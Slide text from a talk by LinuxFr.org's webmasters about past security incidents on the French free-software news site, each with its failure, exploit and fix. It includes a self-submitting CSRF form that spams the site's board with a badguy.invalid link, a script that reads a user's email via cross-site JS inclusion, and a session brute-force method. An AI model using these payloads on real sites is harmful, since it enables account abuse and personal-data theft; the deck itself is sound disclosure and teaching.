LinuxFr.org

Security oriented feedback on high traffic web site

Bruno Michel – nono@linuxfr.org
Benoît Sibaud – oumph@linuxfr.org
Webmasters

LinuxFr.org

French speaking news website about free software

11 years old website, with benevolent team

high traffic web site (14M visits/year, 37000 accounts, 4000 active accounts, pagerank 7)
news reused by other medias

stores personal data (email, lastname/forname, sessions IP, passwords, etc.)
many users have IT skills

LinuxFr.org


recherche...
Accueil :: Dépêches :: Entretiens :: Journaux :: Forums :: Sondages :: Suivi :: Statistiques :: Contact :: Plan
LINUXFR.ORG
Logiciel : Le noyau Linux 2.6.30 est disponible
100
La sortie de la version stable 2.6.30 du noyau Linux vient d'être annoncée par Linus Torvalds. Le nouveau noyau est, comme d'habitude, téléchargeable sur les serveurs du site kernel.org. Le détail des évolutions, nouveautés et prévisions est dans la seconde partie de la dépêche.
> Lire la dépêche (92 commentaires, moyenne: 4). (déjà visité) [Fin de la surveillance]
Astuces.divers : [Terminal] Tar et les archives multivolumes
Pour créer une archive tar multivolume (attention,la compression n'est pas supportée dans ce cas): tar cvMf [périphérique(exemple:/dev/fd0 pour le lecteur disquette] [répertoire à passer en tar]
> Lire le message (5 commentaires, moyenne: 1).
Grand quizz des 11 ans : connaissez-vous bien LinuxFr.org ? - chaque jour 11 nouvelles questions et un nouveau gagnant
Le site LinuxFr.org vit avec les dépêches que vous rédigez ou que vous contribuez à rédiger.
Du 7 au 11 juillet 2009
Bienvenue Oumph.
Avis : 40/40
xmpp:oumph@im.apinc.org
Vous avez 2 sessions en cours.
Écrire une dépêche
Tribune des rédacteurs
Proposer un entretien
Écrire un journal
Écrire dans un forum
Nouveau bogue/suggestion
Votre page personnelle
Les contenus que vous surveillez
Modifier vos préférences
Changer le style
Aide et FAQ
Fermer cette session
dimanche 05 juillet 19:40
Entretien à gérer « Annaig "Scara" DENIS, présidente des RMLL 2009 »
Tri : chronologique · par note · par intérêt (votre sélection de contenus du site triés chronologiquement)
Dépêche : Grand quizz des 11 ans : connaissez-vous bien LinuxFr.org ? (jour 7)
Posté par Florent Zara (Jabber id, page perso, envoyer un message privé). Modéré le dimanche 05 juillet à 01:05. (ADMIN)
3
Dernier jour de la semaine et du quizz qui nous aura accompagné tous les jours de cette semaine pour les onze ans du site. Dernière chance aussi pour tenter de tester vos connaissances sur LinuxFr.org et de gagner l'un des prix mis en jeu (abonnement, livres, Tux, clefs USB, etc.) parce que vous le valez bien ! Les onze dernières questions sont donc en ligne jusqu'à 23h59 ce soir. Les réponses sont toujours attendues en minuscules et sans espace ni caractère accentué.
Concernant la journée d'hier, samedi, nous avons eu cette fois 34 participants et parmi ceux-ci 12 ont trouvé toutes les bonnes réponses. Le gagnant du sixième jour, après tirage au sort parmi les bonnes réponses, est alex14.
N'hésitez pas à (re)jouer avec les 11 nouvelles questions, même si vous avez déjà gagné, ce n'est pas interdit ! Bonne chance :-)

LinuxFr.org

(see LSM 2008 “10 years of LinuxFr.org” for details...)

1998: first LinuxFr.org (LAMP)

2000-2002: daCode CMS (PHP3/4, GPL) used (was used by x.org)

2002-now: templeet framework (PHP4/5, GPL) + our templates in templeet+javascript

This talk

About:

- LinuxFr.org from a security point of view
- gives a lot of experience in the security area
- security problems disclosure
- no security by obscurity

Not about:

- non security related software/hardware failures
- legal aspects (libel, hate speech, etc.)
- lamers filtering (captcha, karma system, multiple accounts detection, etc.) or content (pre/post)moderation

Security info leak: not so secret

session with 2 cookies md5 and unique_id

unique_id `32 randomized alphanum char`

md5 `md5sum(concat(SECRET, unique_id))`
`= session id`

Compare user md5 cookie & server md5sum

Each user: several sessions, can close each session

md5 used to protect from random generator prediction

Security info leak: not so secret

Failure: SECRET was a MD5.txt file, in the DOCUMENT_ROOT

Effect: useless md5 cookie

Exploit: indexed by webcrawlers, available with something like 'site:linuxfr.org MD5.txt'

Fix: generate a new MD5.txt, outside DOCUMENT_ROOT, purge sessions

Social Engineering

2 ingredients
A rumor than closing accounts doesn't work
Curious users

Alternative version:
A 'click here' link (or more evil, 'do not click here')

(closing account is not purging account, but you need an admin to get your account back)

Social Engineering

Effect: several users closed their accounts

Exploit: a simple comment with a link

Fix:
Inform users
Added a confirmation on that page

Social engineering/XSS: *board worm*

A chat via web (the *LinuxFr.org board*)
Free space, where many links are posted (and clicked)
Sort of playground

http://badguy.invalid/davirusboard/

[**16:25:22**] user4 – What a great link **[url]**
[**16:25:13**] user3 – Huh, what the f*ck?
[**16:25:03**] user3 – What a great link **[url]**
[**16:24:17**] user2 – What a great link **[url]**
[**16:23:48**] user1 – What a great link **[url]**

Social engineering/XSS: *board worm*

Failure: automatic form submit on load + no confirmation on user action + user cookies

Effect: unwanted post on the daCode board

Exploit:

```
<html>
<head><title>DaVirusBoard</title></head>
<body onload="document.form.submit()">
<form name="form" method="post"
  action="http://linuxfr.org/board/add.php3">
<input type="hidden" name="message" value="What a great link.
  http://badguy.invalid/davirusboard/">
</form>
</body>
</html>
```

Social engineering/XSS: *board worm*

Fix (10/2002):
check REFERER
only HTTP POST
ask confirmation for sensitive actions (news moderation, admin functions, account deletions...)
full code check
(unique token for each form... not implemented)

XSS on daCode news.php3

User input in news submission was filtered to a subset of HTML tags.

But is this enough?

XSS on daCode news.php3

Failure: users can inject javascript in the *src* or *data* attribute (<img>, <object>, ...)

Effect: XSS can be used to steal sessions and to gain privileges

Fix (09/2002):

+ $table['body'] = preg_replace('/(src|data)([\s])?=(["'\'\s])?javascript:/i','', $table['body']);

XSS again on the cuthtml function

The *cuthtml* function in templeet is used for cutting HTML texts... but also for cleaning it:

- makes HTML well-formed
- deletes not-allowed tags (like <iframe>)
- deletes not-allowed attributes

But is this enough?

XSS again on the cuthtml function

Failure: users can inject javascript in the *href* attribute of an <a> tag.

Effect: XSS can be used to steal sessions and to gain privileges

Fix (10/2005):

```
- if (preg_match("/^[\"']?\s*javascript:/i",$value))
+ $decodevalue = preg_replace('~&#x([0-9a-f]+);~ei', 'chr(hexdec("\\1"))', $value);
+ $decodevalue = preg_replace('~&#([0-9]+);~e', 'chr(\\1)', $decodevalue);
+
+ if (preg_match("/^[\"']?\s*(?:javascript|vbscript|mocha|livescript):/i",
   $decodevalue))
```

XSS via USER_AGENT

A chat via web (the board)

[**16:25:22**] user4 – **16:23:48** Huh?
[**16:25:13**] user3 – Oops my keyboard is blo
[**16:25:03**] user3 – I've nothing to tell
[**16:24:17**] user2 – LinuxFr.org is a great site
[**16:23:48**] user1 – blabla

Mozilla/5.0 (X11; U; Linux i686; fr; rv:1.8.1.20) Gecko/2008

XSS via USER_AGENT

Failure: users can inject HTML (and javascript) via USER_AGENT

Effect: XSS can be used to steal sessions and to gain privileges

Fix: use htmlentities() to escape HTML for all user inputs (and addslashes() for SQL parts)

Personal data leak: CSRF

Generated js/admin.js adds the user email in a via document.write()
Called in each page header

Generated js/users_admininfo.js do the same thing with all user personal data
Called in the user page

Personal data leak: CSRF

Failure: Javascript Cross-Site Request Forgeries
Direct access to some .js files and DOM reading to get info

Effect: personal data leak

Personal data leak: CSRF

Exploit:

```
<div style="display:none;">
  <div id="logindelete"></div>
  <script src="https://linuxfr.org/js/admin.js"></script>
  <script>
    display_authbox();
    var matches = document.getElementById('login').
innerHTML.match(/>[^@<>]*@[^<>]*</);
    var email = matches[0].slice(1, -1);
  </script>
</div>
<p>Email: <script>document.write(email);</script></p>
```

Fix (2008/07): email removed from admin.js and /js/users_admininfo.js => /js/users_admininfo,T3VtcGg=.js (salt)

Session hijacking: random generator

The site was using daCode 1.4 CMS (and our webmasters were the daCode developpers)

makerand() was used to generate session id, calling srand() with an int argument.

Session hijacking: random generator

Failure: things went in PHP4. But in PHP3, if seed ≥ 2^{31}, signedness problem, (half a day) the seed and the generated id were constant.

Effect: half a day, you could easily guess one session. And due to session id uniqueness, only the first one could connect.

Exploit: just forge a cookie half a day

Fix (2002/10): stop using bogus PHP3 (!), handle signedness for srand()

Session hijacking: random generator (again)

Two sites using daCode CMS.

A user mistakenly copy its session cookie from the wrong site... and gets a valid session!

(info coming from one of our users, thanks kadreg)

How unlikely: sessionID = 20 alphanum char, about $(26+26+10)^{20}$ occurrences, ~$7x10^{35}$

Session hijacking: random generator (again)

Failure: really bad random generation in daCode phplib/users.php3

```
Function makerand($nb=8) {
    mt_srand((double)microtime()*1000000);
    $r="";
    $r1=array(48,65,97); // [0-9][A-Z][a-z]
    $r2=array(57,90,122);
    for($i=1; $i<=$nb; $i++) {
        $j=mt_rand(0,2);
        $r.=sprintf("%c",mt_rand($r1[$j],$r2[$j]));
    }
    return $r;
}
```

reinit at each call
srand(2n) == srand(2n+1)
1M values (microsec)
=> 500000 init values

At this time, 19919 sessions on the server
=> 4% chance to get a valid account...

Session hijacking: random generator (again)

Exploit: kadreg: 13 valid sessions with 400 tries with *curl –cookie=xxxxx*

Fix (09/2002): dont limit the srand(), have a full 2^{31}space

```
mt_srand(((time() % 4096)+((double)microtime()))*1000000);
```

Unwanted security audit

Thousands of requests from a security company (coming from its gateway mail.d*ny*ll.com)
Looking for some security breach during the WE
Submitting a bogus news each 6s to 8s (and a XMPP notification for each moderator...)


Alert sent to <root@mail.d*ny*ll.com>:
10.1.1.103 failed after I sent the message.
Remote host said: 554 Error: too many hops

Unwanted security audit

Failure: F.G. was boring at work and decided to offer a free unwanted security audit

Exploit: company audit tool named scanweb

Fix: mail to company directors, IP filtering and special banner on the website



Official answer: excuses for misconfiguration and unwanted misuse…

Misc

- Special hardware failure: clock cycling on 4s (42,43,44,45,42,43...). Long audit to find strange behaviors weren't security related...
- Two DDoS on our DNS provider
- SSL/SSH Debian failure
- Misuse of LinuxFr bank account details (available for donations)

...

Proselytism and good practices

HTTPS feature (and full HTTPS session with *https* cookie)

GnuPG recommended (“LinuxFr recommends GnuPG for your mail exchanges”)

Personal data policy (encrypted backups, secure connections, anonymous data provided for data analysis to INRIA for example with explicit contract about privacy, etc.)

...

Questions?